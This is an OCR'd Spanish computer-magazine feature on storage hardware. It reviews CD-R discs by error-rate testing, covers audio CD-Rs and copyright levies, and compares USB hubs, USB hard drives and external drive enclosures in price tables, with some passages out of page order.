El sistema de duplicación MultiCD 11 cuenta con una función de encriptación que permite al usuario añadir un código de hasta 16 caracteres alfanuméricos, que representan la contraseña precisa para poder visualizar el contenido grabado. Para ello, será necesario un software freeware de descifrado, además de la contraseña mencionada. En el entorno en el que nos encontramos, la información es extremadamente valiosa y su confidencial es cada vez más necesaria.

Para facilitar las grabaciones, se ha integrado un sistema de archivos denominado ROM-Stock. Su objetivo es facilitar al usuario un espacio de memoria para volcar la información que considere oportuna y no tener que leerla cada vez que quiera realizar un duplicado. El espacio disponible es de 3,2 Gbytes, algo más de 4 CD-ROMs de 74 minutos, distribuido en 15 «proyectos» distintos.

Otra ventaja que ofrece este dispositivo es su autonomía, exhibe un teclado propio, a través del cual se puede acceder a todas las funciones disponibles, y una pantalla LCD alfanumérica que suministra toda la documentación necesaria durante la duplicación de los CD-R.

en la tabla debido a la exigencia de mantener unas condiciones comunes a todos los soportes.

En el segundo disco, puntuado como desechable, observamos que los errores de larga duración (BURST) se dan al final. Ésta es la zona más crítica en este tipo de soportes, ya que coincide con el cierre de la sesión y la escritura de la tabla de contenidos. Si observamos el resto de las gráficos, el BLER marca un nivel de errores aleatorios constante, lo que retrasa la lectura pero de manera inapreciable.

■ BASF Ceram

Con esta aportación de BASF, hemos podido observar durante la ejecución de las pruebas que el comportamiento del BLER es bastante bueno, si exceptuamos el disco catalogado como desechable. Sin embargo, lo que ha disminuido su puntuación son las continuas salidas de pista de los *pits*. Este factor (TE) no incide directamente en la calidad de la grabación, no obstante, retarda la lectura de datos y, por tanto, el rendimiento final del soporte. Asimismo, señalaremos que no registra ningún error de desfase, lo que aumenta notablemente su fiabilidad.

■ Ricoh 74

Siguiendo la línea de la mayoría de las marcas que hemos examinado, las propuestas de Ricoh ofrecen una línea de resultados uniformes, salvo uno o dos discos. La respuesta de ocho de los CD-R que hemos probado es inmejorable, por el contrario, dos de ellos muestran errores de tipo BURST, es decir, de larga duración, lo que repercute directamente en la velocidad de lectura.

El BLER máximo de los CD-R que tienen unos resultados parejos es de 19, lo que da una idea de la calidad de este



excelente producto. Si a ello le añadimos un precio de rango medio y un buen servicio post-venta, obtenemos un artículo recomendable a todos los niveles.

■ Rimax Platinum

El *modus operandi* de este soporte resulta un tanto curioso. Con los *tests* realizados exclusivamente con datos, los resultados son más que aceptables, dos puntuaciones máximas y una doble A y dos aprobados altos, lo que da una media de 8,2. Por el contrario, los cinco CD-R, cuya imagen era un compendio de datos, ejecutables, sonido MP3 y WAV etc., aportan unas cifras bien distintas, la nota media supera por los pelos un 7.

Esta diferencia puede ser casualidad, ya que cinco muestras de cada tipo no son lo suficientemente significativas como para asegurar que el comportamiento es distinto con una clase de datos y con otras, pero sí es orientativo. Los pocos errores de larga duración se dan tanto al principio del disco como al final, que son los espacios más críticos, ya que es en estas zonas donde se realizan las operaciones de apertura y cierre, o lo que es lo mismo, de distribución del espacio y escritura de la tabla de contenidos.

■ Samsung 74S

Esta firma nos muestra una extraordinaria alternativa a otras ofertas tanto por su fiabilidad como por su precio. Su proceder respecto a las dos imágenes empleadas es similar, lo que da una idea de la versatilidad de este modelo de Samsung.

Los resultados en sí son prácticamente insuperables, tan sólo un disco se sale de la norma respondiendo de forma mediocre. En este sentido, nos pregunta-





mos si el hecho de incluir algún ejemplar de menor fiabilidad para abaratar costes puede ser una excepción o algo habitual por parte de la compañía. Es más, no mencionaríamos este extremo si no fuese sospechosamente común en todos los fabricantes que nos han ofrecido sus productos.

Sony CDQ 74CN

Se trata de otro de los más destacados de esta comparativa. Ocho de los CD-R han logrado la nota más alta, el BLER máximo alcanzado es de 17. Empero, continúan la línea que comentábamos anteriormente, descubrimos ocho CD-R de gran calidad y fiabilidad y dos de nivel medio-bajo. El comportamiento respecto a los datos grabados no varía, lo que beneficiará a aquellos usuarios que utilicen este tipo de soportes para guardar indistintamente sonido, imágenes o copias de seguridad de los datos de su empresa.

El precio está en la línea de la mayoría de los productos probados, aunque hemos de mencionar su presentación. En lugar de suministrar cada CD-R dentro de la clásica caja de discos de manera individual, el empaquetado se realiza en una caja compacta para diez



discos. Esta opción resulta mucho más práctica por el poco espacio que ocupa. Desgraciadamente, si queremos transportar uno de ellos por separado, su envoltorio se reduce a un sobre de papel, lo que aumenta su exposición a agentes como la humedad, frío, calor y golpes externos.

TDK CDR 74

TDK es la única firma que ha ofrecido una uniformidad prácticamente total. Sin llegar a conseguir una calificación máxima, nueve de las diez unidades evaluadas alcanzan la segunda mejor nota posible, y una, la tercera. Su precio es de 131 pesetas por CD, es decir, el punto medio entre el más caro y el más barato, lo que hace que se trate de una posibilidad que, sin ser la mejor en ninguno de los aspectos, mantiene un nivel medio envidiable y, por lo tanto, recomendable para cualquier tipo de usuario.

El polímero que soporta la grabación es cianina recubierta con una capa metálica que sirve de estabilizador y protección contra la luz, lo que alargará la vida de los datos almacenados. Como hemos comentado en apartados anteriores, la Cianina es muy sensible a la luz, esto facilita la grabación de datos pero su resistencia a factores externos es menor.

Verbatim

La marca de el fabricante japonés Mitsubishi, líder de ventas en el mercado español de soporte óptico, ha desarrollado un material denominado Metal Azo más resistente a la luz, lo que alarga la vida de los datos almacenados en el disco.

Su conducta respecto a la grabación de datos dista mucho de la que tiene en lo que se refiere a la imagen mixta que hemos utilizado. Mientras que en este caso los cinco CD-R alcanzan la máxima puntuación (AAA), en el primero sólo dos de ellos lo consiguen y uno se cataloga como desechable. Sea como fuere, la nota media es bastante alta y su precio es de los más bajos de todos, por lo que sería injusto no aplicarle el calificativo de recomendable. Su distribuidor en España, CD World, también lo respalda con un excelente servicio post-venta, detalle extremadamente importante cuando se trata de grandes volúmenes de compras.



Verbatim.

Waitec 74

La respuesta que ha dado la solución de Waitec durante su evaluación se ubica en el rango más bajo de nuestra comparativa. Solamente, uno de los diez discos obtiene la nota máxima, mientras que los otros nueve aprueban el examen por los pelos. Los errores de larga duración son constantes, al igual que los desfases. Este tipo de fallos tiene una enorme repercusión en los dispositivos de lectura, pues retrasan el proceso y pueden acabar con el lector de manera definitiva. Su precio, siendo de los más baratos, tampoco es un elemento diferenciador. Como curiosidad, comentaremos que su comportamiento mejora ligeramente con

Glosario

AAA: Nota máxima otorgada a los discos con un BLER máximo de 30, sin errores de tipo E22, sin errores de fase y sin salidas de pista. Equivale a un 10.

AA: BLER con valores entre 30 y 70. Igualmente no tiene errores de ningún tipo. Equivale a un 9.

A: BLER con valores entre 70 y 220. Sin errores de otro tipo. Equivale a un 8.

BBB: BLER con valores menores de 30. Se detectan errores de fase y salidas de pista. Equivale a un 7.

BB: BLER con valores entre 30 y 70. Se detectan errores de fase y salidas de pista. Equivale a un 6.

B: BLER con valores entre 70 y 220. Se detectan errores de fase y salidas de pista. Equivale a un 5.

CCC: BLER con valores menores de 30. Se detectan errores de fase, salidas de pista y de larga duración.Equivale a un 4.

CC: BLER con valores entre 30 y 70. Se detectan errores de fase, salidas de pista y de larga duración. Equivale a un 3.

C: BLER con valores entre 70 y 220. Se detectan errores de fase, salidas de pista y de larga duración. Equivale a un 2.

D: BLER con valores superiores a 220 o se detectan errores de tipo E32. Disco inservible. Equivale a un 0.

Criterio de calificación

Calificación	BLER	BURST	FE	TE
AAA	3 0	0	0	0
AA	30 y 70	0	0	0
A	70 y 220	0	0	0
BBB	3 0	0	No relevante	No relevante
BB	30 y 70	0	No relevante	No relevante
B	70 y 220	0	No relevante	No relevante
CCC	3 0	No relevante	No relevante	No relevante
CC	30 y 70	No relevante	No relevante	No relevante
C	70 y 220	No relevante	No relevante	No relevante
D	No relevante	No relevante	No relevante	No relevante

Como hemos comentado, el BLER recoge los errores que es capaz de detectar el primer codificador del CIRC. En sí mismo, este indicador ya podría considerarse una prueba objetiva, aunque conviene tener en cuenta más factores.

Un BLER superior a 220 errores por segundo es sinónimo de CD-R inservible. Cuando está dentro de este límite se valoran tanto el BURST, que indica errores con mayor duración en el tiempo, como las salidas de pista y de fase. Para obtener un disco de gama alta, no debe tener ningún error tanto de BURST como TE y FE. Si la calificación es de gama media, los errores de fase y enfoque son permisibles, no así el BURST. En tercer lugar se sitúa la gama baja, que se caracteriza por ser el BLER el que dicta su calificación, siempre dentro del grupo de cola. Por último, se hallan los discos declarados inservibles, dada su escasa fiabilidad.

la imagen mixta frente a la de datos.

Resulta chocante que una marca que fabrica grabadoras de calidad y con precios competitivos no ofrezca las mismas prestaciones en discos grabables.

■ Fujifilm 650

Los soportes suministrados por esta compañía japonesa suponen otra grata sorpresa por las estupendas características que han revelado. La gráfica de BLER arroja unas buenísimas cifras. Fuji cubre el polímero que soporta la grabación de datos con una capa protectora que aumenta la fiabilidad del disco. Exceptuando el CD-R que ha obtenido un aprobado, los demás se han clasificado con la nota máxima, lo que apoya la teoría de intercalar productos de menor calidad con otros de buenas prestaciones.

La gráfica que refleja los errores que detecta el segundo codificador del CIRC, así como la que muestra los errores de fase y salidas de pista se presentan inma-



culadas, y la del BLER es uniforme y prácticamente inapreciable. En consecuencia, nos encontramos con una propuesta fiable y versátil. Lamentablemente, su precio es casi un 50% más caro que el de Samsung.

■ Mitsui SG

Mitsui ha constituido otra agradable sorpresa. Los números que ha cosecha-do en los *tets* son muy similares a los conseguidos por Fuji. Nueve de los compactos han sido puntuados con un 10 y uno de ellos con un 6. Frente a esto, su precio es el más caro de todos los analizados, aunque pagar por prestaciones duele menos.

Como apuntábamos, su participación en



Tabla de resultados

Marca	BASF 16x	BASF Ceram	Fujifilm	Hi Space	Kodak	Maxell	Mitsui SG	Princo	Ricoh 74
Distribuidor	EMTEC	EMTEC	CD World	CD World	Kodak	CD World	CD World	DMJ	CD World
Teléfono	93 496 40 00	93 496 40 00	902 332 266	902 332 266	902 332 266	902 332 266	902 332 266	902 210 151	902 332 266
Precio (por unidad)	195	295	146	123	139	130	156	75	132
Discos AAA	7	1	9	1	9	6	9	2	8
Discos AA	0	0	0	3	0	2	0	1	0
Discos A	0	0	0	1	1	1	0	0	0
Discos BBB	0	5	0	1	0	0	0	1	0
Discos BB	0	0	0	1	0	0	0	0	0
Discos B	0	1	1	0	0	0	0	0	0
Discos CCC	2	0	0	1	0	0	1	2	1
Discos CC	0	1	0	0	0	0	0	3	1
Discos C	0	0	0	1	0	0	0	0	0
Discos D	1	1	0	1	0	1	0	1	0
Media	8,4	5,3	9,5	6,4	9,8	8,5	9,4	5,3	8,7
Calificación	8,1	4,7	9,3	6,7	9,6	8,7	9,2	5,7	8,6

A cifras más elevadas, mejor es el disco.

Sonido polémico

La elección del mejor disco para grabar audio

El tratamiento legal que reciben los CD-R para audio es similar al de las cintas vírgenes, es decir, no podemos grabar información sobre la que no tengamos derechos y, para adquirirlos, sólo existe una solución, pagar por ellos.

La grabación de discos completos o temas sueltos en cualquier soporte está penada por la ley duramente. Por ende, la popularización de Internet y la aparición de formatos comprimidos, léase MP3, o aplicaciones (Napster) que facilitan la búsqueda de canciones con este formato ha suscitado mayor indignación si cabe entre las casas discográficas. La bajada de precios de las grabadoras ha alimentado más esta controversia, ya que la posibilidad de «piratear» cualquier disco o canción se encuentra al alcance de todos.

Para buscar una salida a este entuerto se aplicó una solución de compromiso entre todas las partes afectadas de este segmento del mercado, es decir, fabricantes de periféricos, obleas y la poderosa industria discográfica. La solución pasaba por el pago de un canon en concepto de derechos de autor al adquirir cualquier dispositivo o soporte CD-R para este fin. A partir de entonces, algunas marcas como BASF o Verbatim, por citar dos, comercializaron soportes que incluían este plus económico para grabar cualquier tema de nuestros grupos favoritos sin temor a una represalia legal.

El disco para efectuar estas grabaciones es el mismo que el que se utiliza para copiar cualquier otro tipo de dato, por tanto, lo constituyen los mismos materiales. Entre ellos, podemos enumerar el policarbonato, un polímero sensible a la luz, la capa metálica que funciona como disipador de temperatura, laca protectora y, por supuesto, el sustrato que sirve de base para las demás capas.



Las pruebas que hemos realizado con estos CDs han sido idénticas a las que acometemos con los de datos. La única diferencia ha sido la elección del original. Lógicamente nos hemos decantado por ficheros de audio con calidad CD. Fueron seleccionados 22 ficheros de distintos tamaños que provenían de diversos orígenes y, en consecuencia, poseían distintas calidades.

En esta tabla faltan algunas firmas que distribuyen este tipo de discos y, aunque no hemos tenido la oportunidad de probarlos, esperamos que sirva de referencia en cuanto a prestaciones y precios.

BASF Ceram Audio

Los resultados que ha obtenido este producto son difícilmente superables. Los diez discos analizados han conseguido la nota máxima, lo que significa que no ha surgido ningún error de larga duración y que los pocos que ha habido detectados por el primer codificador del CIRC han sido de escasa envergadura. A continuación, hemos comprobado su fiabilidad en diferentes reproductores de CD-ROM, ya sean de ordenador o domésticos, y el resultado ha sido un disco sin saltos y con gran calidad de sonido.

BASF Máxima Audio

Las puntuaciones logradas por esta unidad son algo inferiores a las de su hermano mayor, pero igualmente fiables. Cinco discos obtuvieron la máxima nota y el resto se agolpan en la parte alta de la tabla, salvo uno que obtiene unas cifras muy bajas. Cabe destacar la ausencia de errores de larga duración y la escasez de salidas de pista como de desfases.

Sigue la tónica, en este fabricante también, de encontrar un CD-R por caja de bajas prestaciones.

Kodak Audio

Esta compañía, en su participación en audio, también obtiene los mejores resultados de los artículos evaluados. Sus gráficos son casi impecables en lo que al BLER se refiere, aunque se registran algunas irregularidades tanto al principio como al final del disco a pesar de que no interfieren en su valoración final. Mencionaremos, además, los continuos errores detectados en el disco de peor puntuación desde el principio hasta el final. Su precio es bastante reducido dado el conflicto de los derechos de autor.

Características de los AudioCD

Calificación	BASF Ceram Audio	BASF Digital Audio	Kodak Audio
Discos AAA	6	5	8
Discos AA	0	1	1
Discos A	1	1	0
Discos BBB	1	1	0
Discos BB	0	0	0
Discos B	0	1	0
Discos CCC	1	0	1
Discos CC	0	0	0
Discos C	0	1	0
Discos D	1	0	0
Media	7,9	8,1	9,3
Precio (por unidad)	450	395	239
Distribuidor	BASF	BASF	Kodak
Teléfono	93 496 40 00	93 496 40 00	91 749 76 53
Puntuación	7,4	7,7	8,9

A mayores cifras, mejor es el disco

Discos duros y hubs USB

Almacenamiento de conexión universal y alta disponibilidad

Si nuestras necesidades se dirigen a un periférico de almacenamiento rápido, fiable, de fácil traslado y además que pueda disponer de un buen número de puertos para conectar otros dispositivos USB no te pierdas detalles sobre lo que te ofrecemos a continuación.

USB son las siglas de *Universal Serial Bus* (bus en serie universal), un puerto de expansión imprescindible en las máquinas de hoy en día, más aún teniendo en cuenta la proliferación de periféricos que se desarrollan bajo esta interfaz común, como ratones, teclados, *joysticks*, impresoras, cámaras y escáneres. Ahora nos encontramos con dos nuevas capacidades poco aprovechadas hasta el momento pero que comienzan a extenderse rápidamente. Se trata por un lado de los discos duros USB y por otro de los *hubs* USB, ambos imprescindibles en los nuevos escenarios más portátiles e interconectados.

Es justo en esta variedad donde encontramos el problema habitual de nuestras máquinas, tanto antiguas (las primeras de la generación Pentium II y compatibles) como nuevas, ya que tan sólo suelen disponen a lo sumo de dos puertos USB o uno como sucede en un buen número de portátiles.

Algunos equipos muy recientes incorporan ya la posibilidad de disponer de cuatro y hasta siete puertos USB, aunque la disponibilidad de serie de los conectores es escasa siendo esta ampliación una solución bastante difícil. Otra posible solución al problema es usar una tarjeta PCI que nos ofrezca los puertos USB empleando uno de nuestros *slots* libres. Pero existe una solución mucho más «limpia» y también económica que se aprovecha de la topología del bus USB, que ya desde su primera especificación 1.0 y posterior versión 2.0 nos permite el uso de *hubs*.

«Enchufe ladrón»

Para aquellos que no sepan a que nos referimos con este término, un *hub* es un pequeño periférico compacto que nos permite actuar como una centralita de comunicaciones que intercomunica diversos elementos. En el caso de los *hubs* de redes locales, que son los más extendidos, el dispositivo posibilita la interconexión de diversos equipos a un centro común que se encarga de gestionar las comunicaciones entre ellos.



Cuatro USB apilados para ahorrar espacio.

Ya en el campo que nos ocupa del puerto USB, un *hub* nos va a permitir canalizar la conexión de varios periféricos de esta clase a través de una salida que se enchufará a uno de nuestros puertos libres de conexión. Tal y como sucede con los *hubs* de red, podemos conectar en cascada varios *hubs* USB respetando siempre la topología que diferencia el puerto principal de conexión, que se denomina de Tipo B (*uplink* en uno de red), con respecto al resto que admiten tanto periféricos como otros *hubs* denominándose de Tipo A.

Hay que tener en cuenta que el *host* o controladora USB presente en nuestra placa base (UHCI o OHCI) se comporta internamente como un medio de interconexión y gestión de los puertos USB, de ahí que la conexión del *hub* a nuestra máquina debe señalizar el camino predeterminado que tomará la señal a la hora de buscar su destino último que será nuestro ordenador. Esta señalización, tal y como hemos dejado entrever antes, se realiza diferenciando el puerto de conexión al bus USB de los puertos de conexión a los periféricos. Curiosamente, para incentivar aún más el uso de este periférico, a un atractivo precio (que podéis comprobar en las tablas) se suma la inclusión de otros puertos, fundamentalmente de tipo PS/2, serie y paralelo.

Otra característica destacable es su velocidad de trasferencia, que puede variar dependiendo de la especificación USB máxima que se cumpla en todos los estadios de la conexión, siendo la más lenta de 1,25 Mbits/s y 12 Mbits/s para los más veloces.

La alimentación del *hub* se puede realizar a través del propio bus, si el voltaje es de 5 voltios, o de una fuente de alimentación externa, siendo en muchos casos la solución escogida mixta. Tal y como señalan las especificaciones, el USB nos permitirá conectar en serie 127 periféricos soportando en teoría tantos *hubs* USB como admita una correcta topología. En la práctica, cada modelo de *hub* USB indica el número máximo de «colegas» que soporta y también la longitud máxima de los cables que garantice unas óptimas conexiones. El margen que actualmente se maneja oscila entre 3 y 10 metros, lo que resulta un poco escaso si lo comparamos con

Hubs USB

Descripción	Puertos USB Tipo A	Puertos USB Tipo B	Otros puertos	Fuente alimentación	Fabricante	Web	Distribuidor	Precio ptas/euros
Hub USB con cuatro puertos	3	1	No	Sí	NGS	www.ngslurbe.com	NGS. Tfn: 902 114 686	7.583/45,57
Hub USB con cinco puertos	4	1	No	Sí	Accton	www.accton-europe.com	Accton. Tfn: 93 477 49 20	8.545/51,36
Hub USB con cinco puertos	4	1	No	Sí	Genius	www.genius-kye.com	UMD. Tfn: 902 011 250	6.198/37,25
Hub EasyConnect USB con cinco puertos	4	1	No	Sí	Best Buy	www.bestbuy-int.com	Best Buy. Tfn: 91 653 01 99	3.115/18,72
Hub USB con ocho puertos	7	1	No	Sí	NTP	www.ntp.es	NTP. Tfn: 932 31 71 72	9.297/55,88
Hub USB con cinco puertos	4	1	No	Sí	NTP	www.ntp.es	NTP. Tfn: 932 31 71 72	7.305/34,90
Mini hub USB con tres puertos	2	1	No	Sí	NTP	www.ntp.es	NTP. Tfn: 932 31 71 72	15.938/95,79
Hub USB con cinco puertos	4	1	No	Sí	Macromate	www.macromate.es	Macromate. Tfn: 91 748 98 10	7.368/44,28
Hub mixto con cinco puertos	3	1	1 RJ45	Sí	D-Link	www.dlink.com	Optize. Tfn: 91 431 29 73	11.729/70,49
Hub mixto con ocho puertos	4	1	1 Serie y 2 PS/2	Sí	D-Link	www.dlink.com	Optize. Tfn: 91 431 29 73	10.729/64,48
Hub USB con ocho puertos	7	1	No	Sí	D-Link	www.dlink.com	Optize. Tfn: 91 431 29 73	8.979/53,96
Hub USB Wingman con ocho puertos	7	1	No	Sí	Logitech	www.logitech.com	Logitech. Tfn: 91 375 33 68	9.565/57,49
Hub USB Wingman con cinco puertos	4	1	No	Sí	Logitech	www.logitech.com	Logitech. Tfn: 91 375 33 68	5.482/32,95
Hub USB-400 con cinco puertos	4	1	No	Sí	Turbo I/O	n.d.	Optize. Tfn: 91 431 29 73	5.833/35,06
PortStation, módulo hub USB con cinco puertos	4	1	No	Sí	Xircom	www.xircom.com	Xircom. Tfn: 900 983 207	9.208/55,34
PortStation, módulo hub USB con ocho puertos	7	1	No	Sí	Xircom	www.xircom.com	Xircom. Tfn: 900 983 207	13.214/79,42

el par trenzado o el cable coaxial de las redes locales actuales.

Los «duros» del barrio

En la órbita del almacenamiento masivo encontramos los discos duros externos con interfaz USB, una idea que conjuga las posibilidades de un interfaz universal unidas a la sencillez de uso y capacidad de traslado. Aunque este tipo de dispositivo ya era demandado debido al incremento necesario de la capacidad de los discos duros, no ha sido hasta fechas recientes cuando por fin varias compañías se han decidido a realizar su fabricación. De hecho, en España los fabricantes que ofrecen hoy un producto como éste se cuentan con los dedos de la mano, siendo sus precios todavía prohibitivos.

Portstation de Xircom con modulo hub USB.

Si analizamos por encima el mercado del almacenamiento masivo «portátil», encontramos todas las razones que justifican lo que con seguridad implicará un éxito en la introducción y difusión de este tipo de dispositivo. Los cada vez mayores requerimientos de espacio, motivados sobre todo por archivos multimedia de gran tamaño (*video stream*, sonido MP3), unida a la creciente necesidad de trasladar datos han dejado obsoletas las antiguas propuestas de unidades de almacenamiento tales como Zip, Jazz, etc. Las capaci-

Tabla 2: Discos duros USB

Dispositivo	Capacidad	Fuente de alimentación	Fabricante	Web	Distribuidor	Precio ptas/euros
HandyDri	10 Gbytes	Sí	Fujitsu	www.fujitsu.es	Fujitsu. Tfn: 91 581 84 00	49.900/294,50
HandyDriveUSB	20 Gbytes	Sí	Fujitsu	www.fujitsu.es	Fujitsu. Tfn: 91 581 84 00	74.900/450,16
HandyDriveUSB	30 Gbytes	Sí	Fujitsu	www.fujitsu.es	Fujitsu. Tfn: 91 581 84 00	119.000/715,20
USB Hard Drive	13 Gbytes	Sí	Buslink	www.buslink.com	n.d.	30.000/180,30
USB Hard Drive	20 Gbytes	Sí	Buslink	www.buslink.com	n.d.	34.000/204,34
USB Hard Drive	30 Gbytes	Sí	Buslink	www.buslink.com	n.d.	43.000/258,44
USB Hard Drive	40 Gbytes	Sí	Buslink	www.buslink.com	n.d.	51.000/306,52
USB Hard Drive	60 Gbytes	Sí	Buslink	www.buslink.com	n.d.	68.000/408,69
USB Hard Drive	4 Gbytes	Sí	VST	www.vsttech.com	La Cie. Tfn: 914 402 770	35.000/210,35
USB Hard Drive	6 Gbytes	Sí	VST	www.vsttech.com	La Cie. Tfn: 914 402 770	39.000/234,39
USB Hard Drive	13 Gbytes	Sí	Fantom	www.fantomdrives.com	n.d.	38.000/228,38
USB Hard Drive	20 Gbytes	Sí	Fantom	www.fantomdrives.com	n.d.	44.000/264,45
USB Hard Drive	30 Gbytes	Sí	Fantom	www.fantomdrives.com	n.d.	58.000/348,59
USB Hard Drive	40 Gbytes	Sí	Fantom	www.fantomdrives.com	n.d.	80.000/480,81

dades de estas últimas van desde los 100 Mbytes a los 2 «gigas», lo que comparado con los modelos USB de disco que alcanzan fácilmente los 30 gigabytes las dejan en franca desventaja. Además, ninguna de ellas admiten la conexión en caliente, lo que impide poder efectuar rápidos traslados entre máquinas sin necesidad de apagarlos.

Los discos USB alcanzan fácilmente los 30 Gbytes, dejando en franca desventaja a dispositivos tipo zip o jazz

En el caso de los discos USB, el reconocimiento del periférico es automático según es insertado en el bus, quedando listo para ser accedido como una unidad de disco normal. La operabilidad interplataforma es otra de sus ventajas más destacadas, ya que cualquier modelo se podrá conectar a un Mac compartiendo sus archivos con este sistema, lo que incide notablemente sobre los discos ópticos, un soporte muy usado para trasladar datos en entornos Mac de edición y diseño. En lo que se refiere al sistema operativo Linux, tanto en plataforma PC como Mac, la compatibilidad esta asegurada si nuestro modelo cumple las especificaciones de la clase USB «Mass Storage» que internamente trabaja con un disco duro de interfaz SCSI adaptado a una conexión USB.

Disco duro USB de Buslink.

Hub de colores translúcidos USB de D-Link.

Además del enfoque como elemento de almacenamiento portable, los usuarios de ordenadores portátiles pueden seguir de enhorabuena ya que de forma muy sencilla ampliarán la capacidad de su máquina sin necesidad de complicadas y caras ampliaciones. Esto además unido, tal y como venimos comentando, a la posibilidad de intercambiar datos de manera rápida en una tarea que resulta muy común entre el portátil y el ordenador de sobremesa.

La alimentación de estos periféricos se realiza a través de fuentes de alimentación externas o con adaptadores al teclado. Los precios son aún el *handicap* que han de superar estos periféricos, ya que los modelos que existen disponibles en España llegan a triplicar el precio de sus homólogos IDE con la misma capacidad, lo que sin duda es un freno importante para la implantación de esta tecnología en los usuarios domésticos. Aún así, os ofrecemos en detalle otros modelos que hemos encontrado en tiendas fuera de España con precios muy cercanos al almacenamiento masivo habitual, lo que nos deja entrever



que en un futuro no muy lejano, a la hora de adquirir un segundo disco duro para nuestra máquina, nos plantearemos si usar un modelo normal o uno externo con interfaz USB.

Félix J. Sánchez

Unidades externas y extraíbles

El almacenamiento interno se transforma en externo

Las necesidades móviles y de transporte de datos en periféricos de almacenamiento masivo tienen en las carcasas externas y otros sistemas extraíbles una solución muy ventajosa y económica.

Una de las dudas que nos planteamos a la hora de adquirir un dispositivo es la elección entre optar por un equipo externo o interno. Esta doble posibilidad nos invita, a su vez, a plantearnos el tipo de uso que vamos a hacer del mismo. Por regla general, un periférico externo siempre va a resultar más caro que uno interno con similares prestaciones, por lo que si éste va a permanecer permanentemente vinculado a una sola máquina nos decantaremos por el modelo interno.

Los periféricos sobre los que trabajan las carcasas son los discos duros, tanto de tipo IDE como SCSI, y las unidades de disco compacto, ya sean lectores de CD-ROM, DVD, grabadoras y regrabadoras.


■ Fácil de transportar

La primera necesidad que podemos tener es hacer externa una unidad de disco compacto, ya sea un simple lector o una grabadora. El caso más común donde se puede plantear esta situación es al tratar de usar una grabadora interna con otra máquina que no disponga de una bahía libre o, simplemente, que no sea nuestra intención instalarla de forma definitiva. Una segunda posibilidad, fomentada por la inexistencia de grabadoras de CD en los ordenadores portátiles, puede surgir si se precisa grabar un CD-ROM con una de estas máquinas.

Estos dos supuestos se basan siempre en tratar de aprovechar un periférico interno para otros usos, en concreto, en los que un lector o grabador de CD-ROM externo habría hecho las funciones perfectamente.

Para poder «externalizar» un lector/grabador de CDs o DVDs, necesitaremos una carcasa que disponga de una entrada de interfaz adecuada a nuestro periférico, es decir, IDE o SCSI; y una fuente de alimentación capaz de suministrar la energía necesaria para su funcionamiento. Las vías para conseguir alimentar el periférico son básicamente dos: por una parte, realizarlo de forma externa con el habitual transformador que se conecta a la red eléctrica; por otra, mediante otros conectores que transportan corriente para su alimentación, como puede ser el teclado.

Esta última opción eliminará la necesidad de adquirir una fuente de alimentación externa, algo que siempre encarece el precio, y será la única solución válida si disponemos de una máquina portátil que se alimenta de una batería y a la que resulta imposible enchufar a la red eléctrica. En este caso concreto habrá que tener en cuenta el importante gasto que un periférico de este tipo puede hacer de la batería, ya que si estamos realizando la grabación de un CD-ROM y la batería se agota perderemos el trabajo.





En la imagen aparecen distintas carcasas para todo tipo

El otro aspecto a destacar, que afecta muy directamente de nuevo a un proceso tan sensible como la grabación de CDs, es el rendimiento que la interfaz externa de estas carcasas puede ofrecernos. En general, la conexión a la máquina se realiza siempre por el puerto paralelo (en un futuro se prevé el uso del USB, que soporta una superior tasa de trasferencia), lo que ralentiza notablemente el paso de los datos, provocando, en muchos casos, la imposibilidad de usar nuestra grabadora a una velocidad superior a 2x.

Si nuestro periférico es un lector, el efecto será una ralentización en la trasferencia de los datos, pero no será tan decisivo como en el caso de la grabadora. De todos modos, lo más recomendable a la hora de usar una grabadora con una carcasa externa es realizar pruebas para determinar a qué velocidad será posible usar nuestro modelo concreto. Las carcasas diseñadas para estos periféricos tienen como especial característica que las diferencia de otras que, en el momento de proceder a su inserción, necesitaremos un hueco o una bahía de 5,25, que es el espacio que traen siempre disponible. En otros detalles de implementación interna, como los puentes entre el interfaz IDE-Paralelo o SCSI-Paralelo, el diseño es idéntico al que veremos a continuación.

■ Conexión al puerto paralelo

Un caso bien distinto al anterior se produce cuando tratamos de trasladar o simplemente hacer externo un disco duro, un periférico concebido desde el principio como parte interna de nuestra máquina. Este traslado del corazón del equipo hacia el exterior se realiza con dos tipos de carcasas que buscan solucionar diferentes aspectos.

En el primer caso, de modo análogo a las empleadas para unidades de discos compactos, existe una gama de carcasas destinadas a usar nuestro disco de forma totalmente externa, conectándolo a través del puerto paralelo de la máquina. De nuevo, ante esta situación necesitamos una fuente de alimentación externa que nos permita que el disco duro pueda funcionar. Como veremos, existen soluciones idénticas que aprovechan el puerto del teclado para alimentarse o soluciones totalmente externas. Otra vez la velocidad de trasferencia se resiente conforme a lo que estamos acostumbrados, pero aún así es una solución bastante económica para compartir volúmenes importantes de datos entre máquinas distantes. El tamaño necesario para adecuarse a los discos duros actuales es el de una bahía de 3,5, en la cual el disco se acoplará sin problemas a la interfaz, que puede ser tanto IDE como SCSI.

Características de las distintas carcasas

Descripción	Tipo de carcasa	Tipo de periférico que admite	Interfaz de conexión de entrada	Interfaz de conexión de salida	Conexión en caliente
Caja externa CD-ROM IDE a paralelo	Externa	Unidades CD, DVD, CD-R/RW	IDE	Paralelo	No
Caja externa PCMCIA para disco duro IDE	Externa	Disco duro IDE 3 1/2	IDE	PCMCIA	No
Caja externa disco duro 2,5	Externa	Disco duro IDE 2 1/2	IDE	Paralelo	No
Caja externa disco duro 3,5	Externa	Disco duro IDE 3 1/2	IDE	Paralelo	No
Caja externa extraíble disco duro IDE	Extraíble	Disco duro IDE 3 1/2	IDE	IDE	No
Caja externa extraíble disco duro USCSI	Extraíble	Disco duro USCSI	SCSI	SCSI	No
Caja externa USCSI-3,5 1/4	Externa	Disco duro USCSI	SCSI	SCSI	No
Caja externa USCSI-3,5 1/4 2X	Externa	2 discos duros USCSI	SCSI	SCSI	No
Caja externa U2WSCSI-3,5 1/4	Externa	Disco duro U2WSCSI	SCSI	SCSI	No
Caja externa U2WSCSI-3,5 1/4 2X	Externa	2 discos duros U2WSCSI	SCSI	SCSI	No
Caja externa U2WSCSI-3,5 1/4 4X	Externa	4 discos duros U2WSCSI	SCSI	SCSI	No
Caja externa extraíble HOT-SWAP USCSI	Extraíble	Disco duro USCSI	SCSI	SCSI	Sí
Caja externa extraíble HOT-SWAP UWSCSI	Extraíble	Disco duro UWSCSI	SCSI	SCSI	Sí
Rack 5,25" Elpo para Disco Duro Ultra 2 Wide SCSI 3,5"	Extraíble	Disco duro U2WSCSI	SCSI	SCSI	No
